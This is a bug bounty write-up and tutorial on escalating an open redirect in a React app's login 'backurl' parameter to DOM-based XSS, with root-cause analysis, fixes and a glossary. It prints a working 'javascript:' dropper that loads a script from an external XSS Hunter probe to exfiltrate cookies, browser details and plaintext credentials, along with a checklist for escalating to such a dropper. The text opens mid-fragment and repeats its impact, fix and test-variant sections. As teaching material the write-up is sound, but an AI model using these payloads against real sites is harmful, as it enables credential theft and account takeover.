(t = “https://”.concat(p.c.appDomain, “/”).concat(t), e(“/login” + “?backurl=”.concat(encodeURIComponent(t))))
Conversely, when a user calls l() without being logged in, it redirects them to the /login?backurl= endpoint where the researcher began. Values injected into the backurl parameter are defined as variable t at run-time. That explains why a user who authenticates without manipulating backurl lands on /settings/profile: it is the default URI for variable t. The problem is that an anonymous user can change that to any value they want.
Parameters that accept untrusted input for the window.location.href DOM property are particularly dangerous because browsers treat what follows the Javascript pseudo URI format as executable code. In this vulnerability, window.location.href is both a source and a sink: malicious Javascript is injected into it as a source via the backurl parameter and executed when the isLogin property is true.

Wowza!
Impact
The demonstrated chain: the backurl parameter is vulnerable to open redirects and to DOM-based XSS, even when serving payloads from an external domain. A victim who authenticates through a crafted login URL runs attacker Javascript in the application’s origin. The report lists what this could leak:
- the victim’s IP address;
- the victim’s user-agent, which likely includes the type of device and the browser they are using;
- any session-cookies in their initial HTTP request;
- a rendering of the browser’s DOM after code execution.
In this instance the extracted DOM contained the researcher’s login credentials in plain-text, which the report says conclusively proves the exploit could be used to swipe credentials for a clean account takeover.
The report also suggests how to argue impact in a write-up: session-cookies could be used to hijack or ride a user’s session, and information leaked in the user-agent header can be used to determine and serve a secondary payload crafted for the victim’s device environment. An attacker could potentially bypass security features that monitor suspicious login activity by spoofing device or browser type, or geographic location gleaned from the victim’s typical user-agent or IP address. Considered together with a browser-escape exploit and a reverse shell payload, the report says, this would allow an attacker to gain remote code execution on the victim’s device.
All of this depends on the victim authenticating through a link the attacker controls, and on the payload executing after login when isLogin is true.
Fix
The report records the recommendations made to the program rather than a patch it verified:
- Sanitise, escape, encode, and overall distrust all input sources users control. Specifically, regex filters for dangerous characters, and whitelisting only
https://>real_domain_here<for validbackurlparameters. - Leverage modern browser protection mechanisms such as CSP headers or CORS policies. These should often significantly limit the impact of viable XSS vectors by restricting the ability for an attacker to exfiltrate data or execute payloads from external domains.
- Use built-in React functions to HTML encode any untrusted user input that might render in the browser, so that even if an adversary bypasses the measures above, injected code will not execute.
- For defenders generally: assume that any code pushed to production is public forever, given how services such as the Way Back Machine watch the web.
Variants to test
- Any redirect parameter that ends up in
window.location.href. Look forbackurl,return,next,redirectand similar values in login and logout flows. A positive result is a redirect to an external domain after authentication, and then execution when the value is ajavascript:URI. - Try the pseudo URI when
<script>fails. If an HTML payload is inert, submitjavascript:alert(1)in the same parameter. A positive result is the alert firing after the login step, which indicates the value is being assigned to a navigation sink rather than rendered as HTML. - Escalate to a dropper. Replace the alert with a payload that creates a
scriptelement pointing at a probe you control and appends it todocument.body. A positive result is a recorded fire showing the external script loaded into the DOM. - Check what the DOM exposes. Inspect the extracted DOM for credentials or tokens in plain-text. A positive result is any secret readable from the rendered page.
- Enumerate the framework first. Use the React Developer Tool to confirm React and its version before choosing payloads. A positive result is the extension reporting React in production, which tells you the app is client-side heavy and worth source review.
- Hunt old source code. Run sub-domain discovery, then pull archived versions of the app from the Way Back Machine. A positive result is an older, more readable snippet that names the parameters and properties involved, such as
isLoginoruserInfo, and shows how the redirect value is used. - Review minified bundles for
location.href. Treat thehrefattribute as being as dangerous aseval(), and look for it in devtools and source review as low-hanging fruit. A positive result is a function that concatenates a user-controlled variable intowindow.location.href.
What happened, in plain words
A security researcher was testing a website that used a modern way of building web pages. The site was built with a tool called React, and it ran on cloud servers rather than on one traditional server. The researcher found a small weakness in the login page: a value in the web address (the URL) that told the site where to send you after you logged in. By changing that value, the researcher could make the site send people to any other website. That kind of flaw is called an open redirect.
On its own, an open redirect is not very exciting. Most bug bounty programs (places where companies pay people to find bugs) treat it as a low-priority issue, because the worst it seems to do is send someone to a phishing page. So the researcher kept going. The same value could also be made to run Javascript code in the victim's browser. That is called cross-site scripting, or XSS. When the victim logged in through a crafted link, the code ran, and it sent information back to the researcher: the victim's IP address, browser details, session cookies, and the page's contents. The page contents included the victim's login credentials in plain text. That meant an attacker could steal an account completely.
The researcher then read the site's Javascript code to find out why this happened, and suggested fixes. This article walks through the whole story from the beginning, explaining every term along the way.
Why this matters for beginners
Most security courses teach you to attack older websites: ones built with a stack called LAMP (Linux, Apache, MySQL, PHP). Those sites do most of their work on the server. Modern sites do much of their work in your browser. The tools and habits from older courses often do not fit. The researcher's point is that you need to understand how modern sites are built before you can test them well.
The image above shows the shift from older server-heavy stacks to newer ones. The newer style is often called MEAN (MongoDB, Express, Angular, Node), or a variation of it. Other modern pieces include:
- Serverless functions: small pieces of code that run in the cloud only when needed, without you managing a server.
- REST API gateways: a way for the browser to ask a server for data.
- Micro-service architecture: splitting an application into many small services instead of one big program.
- Single-Page Applications (SPAs): a site that loads once and then updates itself in the browser without full page reloads.
- Front-end frameworks such as React or Vue: tools that build the user interface in the browser.
A React app typically uses Javascript to talk to a REST API. The API returns simple data, often in a format called JSON (just text that looks like {"name": "value"}). The app then updates parts of the page by changing the browser's DOM. The DOM (Document Object Model) is the browser's in-memory model of the page: every element, every attribute, every piece of text. When Javascript changes the DOM, the page changes on screen.
Tools like Burp Suite and OWASP ZAP are popular for testing websites automatically. The researcher says they are not well prepared for apps built this way, because so much of the action happens in the browser rather than in requests to the server.
Setting the scene
The test was done on a private bug bounty program, with permission, and only against the researcher's own account. It was done on a private bug bounty program, with permission, and only against the researcher's own account. The report does not give the React version or any other version numbers.
The tools used were:
- React Developer Tool, a Chrome browser extension that tells you if a site uses React and which version.
- XSS Hunter, a free online service that hosts small test payloads and records when they run.
- JSNice, an online tool that tries to make minified (compressed) Javascript easier to read.
- GoBuster, a tool that guesses sub-domain names (like
test.example.com) to find hidden parts of a site. - Way Back Grabber, a Python script that downloads old copies of a site from the Internet Archive's Way Back Machine.
- Chrome's developer tools and the intercept tab in Burp Suite.
Finding the weakness
Step 1: Confirm the site uses React
The React Developer Tool extension makes it easy to see what framework a site uses. When React is not in use, the extension looks like this:
When React is in use, it looks like this:
The same extension also shows the React version:
Why do this first? Because the kind of attack you try depends on how the site is built. If it is a React app, much of the logic runs in your browser, so you should look for weaknesses in the browser-side code.
Step 2: Notice the backurl parameter
While looking at the login page, the researcher noticed a parameter called backURL in the URL.
A parameter is a name-value pair in a URL, after a ?. For example, in https://example.com/login?backurl=..., the parameter name is backurl and its value is whatever comes after the =.
The default value of backurl was:
https%3A%2F%2Fmy.DOMAIN%2Fsettings%2Fprofile
This is URL-encoded. URL encoding replaces certain characters with a % and two hex digits so they can travel safely in a URL. For example, : becomes %3A and / becomes %2F. Decoded, the value is:
https://my.DOMAIN/settings/profile
So the parameter holds a web address: the user's profile dashboard. The site uses it to send you there after you log in.
Step 3: Try changing the destination
As an experiment, the researcher replaced the backurl value with the Google homepage.
After logging in, the browser went to Google.com instead of the profile page. That is an open redirect: the site takes a destination from the URL and sends you there without checking that it belongs to the site.
Step 4: Understand why open redirects are often rejected
The researcher pauses to explain scenario-building. This means writing down, clearly and briefly, the chain of steps an attacker could take to cause real harm. It matters because most bug bounty programs will only pay for an open redirect if you can show impact beyond sending a careless user to a phishing page.
Bugcrowd is a bug bounty platform. Its Vulnerability Rating Taxonomy (VRT) is a list that rates how serious different bug types are. The report shows that Bugcrowd's VRT rates open redirects as P5 (informational) or P4, the lowest priority levels.
The lesson: you need to turn the open redirect into something more serious, with a convincing story of compromise for the people who review your report.
Step 5: A quick XSS primer
Cross-site scripting (XSS) is when an attacker gets their own Javascript to run in someone else's browser, as if it were part of the trusted site. The script can then read or change anything the page can.
The report quotes Portswigger's three classes of XSS:
Reflected XSS, where the malicious script comes from the current HTTP request.
Stored XSS, where the malicious script comes from the website's database.
DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.
In plain words:
- Reflected XSS: the malicious value is in the request you send, and the server echoes it back into the page.
- Stored XSS: the malicious value is saved on the server (for example in a comment) and shown to other users later.
- DOM-based XSS: the flaw is entirely in the browser-side code. The server may never see the malicious value at all.
The report focuses on DOM-based XSS because it happens entirely in the browser and targets the people using the site.
Two more terms: a source is where untrusted data enters the code (for example, a value from the URL). A sink is a place where that data is used in a way that can execute it (for example, assigning it to a browser property that runs code). The vulnerability exists when untrusted data can flow from a source to a dangerous sink without being made safe.
Exploiting the weakness
Step 1: The classic payload does not work
After confirming the open redirect and that the site used React, the researcher tried the classic XSS test payload in the backurl parameter:
<script>alert(1)</script>
alert(1) is a Javascript command that shows a pop-up box with the number 1. It is the simplest way to prove that your code ran. The <script> tag is how HTML includes Javascript.
After logging in, nothing unusual happened.
Step 2: The javascript: pseudo-URI works
After some searching, the researcher tried a different form:
javascript:alert(1)
A pseudo-URI is a URL-like string that starts with a scheme other than http or https. The javascript: scheme tells the browser to run the text after it as Javascript. It is not a real web address.
This time, after logging in, the page showed the alert box.
The report gives two reasons not to stop at an alert box:
- Other protections might block the more serious uses of XSS, so an alert does not prove much.
- The people reviewing your report may not be impressed by a pop-up. It does not show the business impact.
The researcher recommends going beyond alert(1). A video by Liveoverflow explains why an alert box is a poor proof of concept. The better approach is to turn the XSS into credential theft or exposure of sensitive data, and to test only against your own account.
Step 3: Use XSS Hunter to build a dropper
XSS Hunter is a service that gives you a personal sub-domain (something like yourname.xss.ht) and records every time a payload runs. It saves you from setting up your own command-and-control (C2) infrastructure or writing custom Javascript.
Under the 'Payloads' tab, XSS Hunter offers example payloads that use the xss.ht short domain. Even if you do not use the defaults, you can use your assigned sub-domain to host and track probes.
Because the site is a React app, the researcher aimed at the browser's DOM. The payload creates a new script element, points it at the XSS Hunter probe, and adds it to the page. The URL-encoded form:
https%3A%2F%2FDOMAIN%2Flogin%3Fbackurl%3Djavascript%3A(function%20()%20%7B%20var%20x%3D%20document.createElement(%22script%22)%3B%20x.src%20%3D%20%22https%3A%2F%2F**>REACTED<**.xss.ht%22%3B%20document.body.appendChild(x)%3B%20%7D)()%3B
And the non-URL-encoded payload:
javascript:(function () { var x= document.createElement(“script”); x.src = “https://>**REDACTED**<.xss.ht”; document.body.appendChild(x); })();
Line by line:
javascript:tells the browser to treat the rest as code.(function () { ... })();defines a function and runs it immediately. This is called an immediately invoked function expression (IIFE).var x = document.createElement("script");creates a new<script>element in memory.x.src = "https://...xss.ht";sets that script's source to the XSS Hunter probe.document.body.appendChild(x);adds the script to the page body. The browser then downloads and runs the external script as if it were part of the site.
After logging in, the page seemed to hang, but the avatar updated, confirming the login succeeded.
Step 4: Confirm the payload ran
The 'XSS Payload Fires' tab in XSS Hunter showed that the external script had run.
Clicking 'View Full Report' shows:
- a screenshot of the page when the payload ran;
- the vulnerable page's URL;
- the origin domain;
- the public IP address of the victim's device;
- the victim's user-agent (a string the browser sends to identify itself);
- the victim's session cookies;
- the raw code of the DOM.
Inspecting the page elements showed that the dropper had successfully added the external script to the DOM.
Step 5: Credentials in plain text
When the researcher examined the extracted DOM, the login credentials were visible in plain text. That proved the XSS could be used to steal credentials and take over an account.
Why it worked: the root cause
The vulnerable code was minified Javascript. Minification removes spaces, line breaks, and long names to make files smaller. It makes code hard to read. A few sections referenced the backurl parameter; one caught the researcher's attention.
The syntax was confusing at first. More experienced friends explained it was a ternary operation, which has the form:
condition ? option1 : option2
If the condition is "truthy" (roughly, true), option1 runs; if it is "falsy" (roughly, false), option2 runs.
JSNice was used to try to "unminify" the code. The report is clear that this is far from perfect: true unminifying is impossible without a source map (a file that maps minified code back to the original), which the developers had removed. Still, it can be insightful and makes the code less disorienting.
In the function, isLogin suggests that p.a. refers to an object connected to the user calling the function. The intuitive reading is that the ternary decides which option to run based on whether the user is logged in. To be more certain, the researcher looked for older versions of the source code in the Internet Archive's Way Back Machine.
During reconnaissance, GoBuster was used to find sub-domains. It found a 'test' sub-domain (test.domain.tld) that looked promising.
The Way Back Grabber, a Python wrapper for the Way Back Machine, was used to download old source code.
The archived source was then reviewed.
An old snippet, no longer on the live site, was much easier to follow. Other attributes such as userInfo, platforms, isInited, or userInfo.kh_hash_id seemed to confirm that isLogin belongs to a class related to user profiles.
The two options in the ternary are:
window.location.href = “//”.concat(p.c.appDomain, “/”).concat(t)
If l() is called by a logged-in user, it redirects to the homepage using the window.location.href DOM property. window.location.href is the browser's current address. Setting it navigates the browser.
(t = “https://”.concat(p.c.appDomain, “/”).concat(t), e(“/login” + “?backurl=”.concat(encodeURIComponent(t))))
If the user is not logged in, it redirects to /login?backurl= with the value of t. The value from the backurl parameter becomes variable t at run time. That explains why a normal user lands on /settings/profile: that is the default value of t. The problem is that an anonymous user can set t to anything.
Parameters that feed window.location.href are dangerous because browsers treat a javascript: URI there as executable code. In this vulnerability, window.location.href is both a source and a sink: the malicious Javascript enters through backurl and runs when isLogin is true.
What an attacker could do
The chain: the backurl parameter is vulnerable to open redirect and DOM-based XSS, even when the payload comes from an external domain. A victim who logs in through a crafted link runs the attacker's Javascript in the site's origin. The report lists what this could leak:
- the victim's IP address;
- the victim's user-agent, which likely includes device and browser type;
- any session cookies in the initial request;
- a rendering of the DOM after the code ran.
In this case, the DOM contained the researcher's login credentials in plain text, which proves the exploit could steal credentials for a clean account takeover.
The report also suggests how to argue impact: session cookies could be used to hijack or ride a session; user-agent information can be used to serve a secondary payload tailored to the victim's device; an attacker could bypass login-monitoring systems by spoofing device or browser type, or geographic location from the IP address. Combined with a browser-escape exploit and a reverse shell, the report says, this could lead to remote code execution on the victim's device.
All of this depends on the victim logging in through a link the attacker controls, and on the payload running after login when isLogin is true.
How to fix it
The report records recommendations made to the program, not a patch it verified:
- Sanitise, escape, encode, and distrust all input users control. Specifically, use regex filters for dangerous characters and whitelist only
https://>real_domain_here<for validbackurlvalues. - Use browser protections such as CSP headers or CORS policies. These limit an attacker's ability to exfiltrate data or run payloads from external domains.
- Use React's built-in functions to HTML-encode untrusted input that might render in the browser, so injected code will not run even if other measures are bypassed.
- Assume any code pushed to production is public forever, given services like the Way Back Machine.
Variants to test
- Any redirect parameter that ends up in
window.location.href. Look forbackurl,return,next,redirectand similar in login and logout flows. A positive result is a redirect to an external domain after login, and then execution when the value is ajavascript:URI. - Try the pseudo-URI when
<script>fails. If an HTML payload is inert, submitjavascript:alert(1)in the same parameter. A positive result is the alert firing after login, which means the value is being assigned to a navigation sink rather than rendered as HTML. - Escalate to a dropper. Replace the alert with a payload that creates a
scriptelement pointing at a probe you control and appends it todocument.body. A positive result is a recorded fire showing the external script loaded into the DOM. - Check what the DOM exposes. Inspect the extracted DOM for credentials or tokens in plain text. A positive result is any secret readable from the rendered page.
- Enumerate the framework first. Use the React Developer Tool to confirm React and its version before choosing payloads. A positive result is the extension reporting React in production, which tells you the app is client-side heavy and worth source review.
- Hunt old source code. Run sub-domain discovery, then pull archived versions from the Way Back Machine. A positive result is an older, more readable snippet that names the parameters and properties involved, such as
isLoginoruserInfo, and shows how the redirect value is used. - Review minified bundles for
location.href. Treat thehrefattribute as being as dangerous aseval(), and look for it in devtools and source review as low-hanging fruit. A positive result is a function that concatenates a user-controlled variable intowindow.location.href.
Glossary
- API: a way for one program to ask another for data or actions, like a waiter taking your order to the kitchen.
- Black-box testing: testing without access to source code or internal systems, only what a normal user can see.
- Bug bounty program: a scheme where a company pays people to find and report security bugs.
- C2 (command and control): infrastructure an attacker uses to send commands to and receive data from compromised machines.
- Cookie: a small piece of data a website stores in your browser, often used to keep you logged in.
- CORS: a browser rule that controls which websites can read responses from another website.
- CSP (Content Security Policy): a header a site can send to tell the browser which sources of code are allowed.
- DOM (Document Object Model): the browser's in-memory model of the page, which Javascript can read and change.
- DOM-based XSS: XSS where the flaw is entirely in browser-side code.
- Dropper: a small piece of code whose job is to load and run a larger payload.
- eval(): a Javascript function that runs a string as code; dangerous when fed untrusted input.
- Exfiltration: secretly sending stolen data out of a system.
- Front-end framework: a tool like React or Vue used to build the part of a site you see and interact with.
- GoBuster: a tool that guesses sub-domain names to find hidden parts of a site.
- HTML: the language that describes the structure of a web page.
- HTTP request: a message your browser sends to a server to ask for a page or send data.
- IIFE (immediately invoked function expression): a Javascript function that runs as soon as it is defined.
- Internet Archive / Way Back Machine: a service that stores old copies of websites.
- IP address: a number that identifies a device on a network.
- Javascript: the programming language that runs in browsers and makes pages interactive.
- JSON: a simple text format for data, like
{"name": "value"}. - JSNice: an online tool that tries to make minified Javascript more readable.
- LAMP: an older stack: Linux, Apache, MySQL, PHP.
- MEAN: a modern stack: MongoDB, Express, Angular, Node.
- Micro-service architecture: building an app from many small services instead of one big program.
- Minification: removing spaces, line breaks, and long names from code to make files smaller.
- Open redirect: a flaw where a site sends you to a destination taken from the URL without checking it.
- Origin: the combination of scheme, host, and port that identifies a website to the browser.
- Parameter: a name-value pair in a URL after a
?. - Payload: the code or data an attacker sends to exploit a flaw.
- Phishing: tricking someone into giving away information or visiting a fake site.
- Pseudo-URI: a URL-like string with a scheme other than
httporhttps, such asjavascript:. - React: a Javascript library for building user interfaces.
- REST API: a common style of API that uses HTTP requests to exchange data.
- Reverse shell: a connection from a victim's machine back to an attacker, giving the attacker control.
- RCE (remote code execution): running an attacker's code on someone else's machine.
- Sanitise: clean input so dangerous characters cannot cause harm.
- Serverless: running code in the cloud without managing a server yourself.
- Session: a period during which a site remembers who you are, usually via a cookie.
- Sink: a place in code where untrusted data is used in a way that can execute it.
- Source: a place in code where untrusted data enters.
- SPA (Single-Page Application): a site that loads once and updates itself in the browser without full page reloads.
- Sub-domain: a part of a domain, like
testintest.example.com. - Ternary operation: a conditional expression of the form
condition ? option1 : option2. - Truthy / falsy: Javascript's way of treating values as true or false in a condition.
- URL: a web address.
- URL encoding: replacing certain characters with
%and two hex digits so they can travel safely in a URL. - User-agent: a string your browser sends to identify itself and its platform.
- VRT (Vulnerability Rating Taxonomy): Bugcrowd's list that rates how serious different bug types are.
- XSS (cross-site scripting): getting your own Javascript to run in someone else's browser as if it were part of the trusted site.
- XSS Hunter: a service that hosts XSS probes and records when they run.
window.location.href: the browser property that holds the current address; setting it navigates the browser.



